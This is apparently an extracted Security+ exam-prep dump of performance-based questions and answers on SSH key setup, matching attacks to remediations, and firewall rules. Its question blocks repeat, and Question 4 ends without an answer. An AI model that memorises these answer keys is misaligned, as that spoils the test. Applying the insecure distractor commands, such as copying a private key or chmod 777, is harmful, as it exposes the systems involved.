

CompTIA Security+ SY0-601

Performance Based Questions

August 2021



Performance Based Question 1

QUESTION:

A security engineer is setting up passwordless authentication for the first time.

Use the minimum set of commands to set this up and verify that it works.

Commands cannot be reused

Commands	SSH Client
<code>scp ~/.ssh/id_rsa user@server:~/.ssh/authorized_keys</code>	
<code>chmod 777 ~/.ssh/authorized_keys</code>	
<code>ssh-keygen -t rsa</code>	
<code>ssh root@server</code>	
<code>chmod 644 ~/.ssh/id_rsa</code>	
<code>ssh-copy-id -i ~/.ssh/id_rsa.pub user@server</code>	
<code>ssh -i ~/.ssh/id_rsa user@server</code>	

ANSWER:

Commands
<code>scp ~/.ssh/id_rsa user@server:~/.ssh/authorized_keys</code>
<code>chmod 777 ~/.ssh/authorized_keys</code>
<code>ssh-keygen -t rsa</code>
<code>ssh root@server</code>
<code>chmod 644 ~/.ssh/id_rsa</code>
<code>ssh-copy-id -i ~/.ssh/id_rsa.pub user@server</code>
<code>ssh -i ~/.ssh/id_rsa user@server</code>

SSH Client
<code>ssh-keygen -t rsa</code>
<code>ssh-copy-id -i ~/.ssh/id_rsa.pub user@server</code>
<code>ssh -i ~/.ssh/id_rsa user@server</code>



Performance Based Question 2

QUESTION:

Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation

INSTRUCTIONS:

Not all attacks and remediation actions will be used.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources	Web Server		
The attack establishes a connection, which allows remote commands to be executed	User		
The attack is self-propagating and compromises a SQL database using well-known credentials as it moves through the network	Database Server		
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials	Executive		
The attacker embeds hidden access in an internally developed application that bypasses account login	Application		

QUESTION:

Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation

INSTRUCTIONS:

Not all attacks and remediation actions will be used.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources	Web Server		
The attack establishes a connection, which allows remote commands to be executed	User		
The attack is self-propagating and compromises a SQL database using well-known credentials as it moves through the network	Database Server		
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials	Executive		
The attacker embeds hidden access in an internally developed application that bypasses account login	Application		

Attack Identified	BEST Preventative or Remediation Action
<ul style="list-style-type: none"> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing 	<ul style="list-style-type: none"> Enable DDoS protection Patch vulnerable systems Implement a proxy with sandboxing Disable vulnerable services Change the default system password Update the cryptographic algorithm Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement host-based IDS Disable remote access services

QUESTION:

Attack Identified	BEST Preventative or Remediation Action
<ul style="list-style-type: none">BotnetRATLogic BombBackdoorVirusSpywareWormAdwareRansomwareKeyloggerPhishing	<ul style="list-style-type: none">Enable DDoS protectionPatch vulnerable systemsImplement a proxy with sandboxingDisable vulnerable servicesChange the default system passwordUpdate the cryptographic algorithmChange the default application passwordImplement 2FA using push notificationConduct a code reviewImplement application fuzzingImplement host-based IDSDisable remote access services

QUESTION:

Attack Description	Target	Attack Identified	BEST Preventive or Remediation Action
An attacker sends multiple SYN packets from multiple sources	Web server	<ul style="list-style-type: none"> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing 	<ul style="list-style-type: none"> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	<ul style="list-style-type: none"> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing 	<ul style="list-style-type: none"> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	<ul style="list-style-type: none"> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing 	<ul style="list-style-type: none"> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	<ul style="list-style-type: none"> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing 	<ul style="list-style-type: none"> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	<ul style="list-style-type: none"> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing 	<ul style="list-style-type: none"> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

ANSWER:

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources	Web Server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed	User	RAT	Implement a host-based IPS
The attack is self-propagating and compromises a SQL database using well-known credentials as it moves through the network	Database Server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials	Executive	Keylogger	Implement 2FA using push notification
The attacker embeds hidden access in an internally developed application that bypasses account login	Application	Backdoor	Conduct a code review




Performance Based Question 3

QUESTION:

Click on each firewall to do the following:

1. Deny cleartext web traffic.
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.



QUESTION:

Firewall 1


Rule Name	Source	Destination	Service	Action
DNS Rule				
HTTPS Outbound				
Management				
HTTPS Inbound				
HTTP Inbound				

QUESTION:

Click on each firewall to do the following:

1. Deny cleartext web traffic.
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.



Firewall 1



QUESTION:

Rule Name	Source	Destination	Service	Action
DNS Rule	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
HTTPS Outbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
Management	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
HTTPS Inbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
HTTP Inbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>

Reset Answer

Save

Close

QUESTION:

Firewall 2


Rule Name	Source	Destination	Service	Action
DNS Rule				
HTTPS Outbound				
Management				
HTTPS Inbound				
HTTP Inbound				

QUESTION:

Click on each firewall to do the following:

1. Deny cleartext web traffic.
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.



Firewall 2



QUESTION:

Rule Name	Source	Destination	Service	Action
DNS Rule	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
HTTPS Outbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
Management	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
HTTPS Inbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>
HTTP Inbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> <input type="text" value="DENY"/>

Reset Answer

Save

Close

QUESTION:

Firewall 3


Rule Name	Source	Destination	Service	Action
DNS Rule				
HTTPS Outbound				
Management				
HTTPS Inbound				
HTTP Inbound				

QUESTION:

Click on each firewall to do the following:

1. Deny cleartext web traffic.
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.



Firewall 3



QUESTION:

Rule Name	Source	Destination	Service	Action
DNS Rule	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> DENY
HTTPS Outbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> DENY
Management	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> DENY
HTTPS Inbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> DENY
HTTP Inbound	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	<input type="text" value="ANY"/> DNS HTTP HTTPS TELNET SSH	<input type="text" value="PERMIT"/> DENY

Reset Answer

Save


Close

QUESTION:

Click on each firewall to do the following:

1. Deny cleartext web traffic.
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.



ANSWER:

Firewall 1				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	Permit
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	Permit
Management	ANY	10.0.0.1/24	SSH	Permit
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	Permit
HTTP Inbound	ANY	10.0.0.1/24	HTTP	Deny

ANSWER:

Firewall 2				
Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	Permit
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	Permit
Management	ANY	10.0.1.1/24	SSH	Permit
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	Permit
HTTP Inbound	ANY	10.0.1.1/24	HTTP	Deny

ANSWER:

Firewall 3				
Rule Name	Source	Destination	Service	Action
DNS Rule	192.168.0.1/24	ANY	DNS	Permit
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	Permit
Management	ANY	192.168.0.1/24	SSH	Permit
HTTPS Inbound	ANY	192.168.0.1/24	HTTPS	Permit
HTTP Inbound	ANY	192.168.0.1/24	HTTP	Deny



Performance Based Question 4

QUESTION:

Network Security


The security administrator has installed a new firewall which implements an implicit DENY policy by default. Click on the firewall and configure it to allow **ONLY** the following communication.

1. The Accounting workstation can **ONLY** access the web server on the public network over the default HTTPS port. The accounting workstation should not access other networks.
2. The HR workstation should be restricted to communicate with the Financial server **ONLY** over the default SCP port.
3. The Admin workstation should **ONLY** be able to access the servers on the secure network over the default TFTP port.

Instructions: The firewall will process the rules in a top down manner in order as a first match. The port number must be typed in and only one port number can be entered per rule.. Type ANY for all ports. The original firewall configuration can be reset at any time by pressing the reset button. Once you have met the simulation requirements, click save and then Done to submit.

QUESTION:


	Source IP	Destination IP	Port	Protocol	Action
1					
2					
3					
4					



QUESTION:

	Source IP	Destination IP	Port	Protocol	Action
1					
2					
3	Source IP	Destination IP	Port (ONLY One Per	Protocol	Action
4	192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 10.10.9.12/32 10.10.9.14/32 10.10.9.16/32 10.10.9.18/32	ANY 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 10.10.9.12/32 10.10.9.14/32 10.10.9.16/32 10.10.9.18/32 10.10.9.0/28	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>	ANY TCP UDP	Permit Deny

Pu
Ne




QUESTION:


Source IP	Destination IP	Port (ONLY One Per Rule)	Protocol	Action
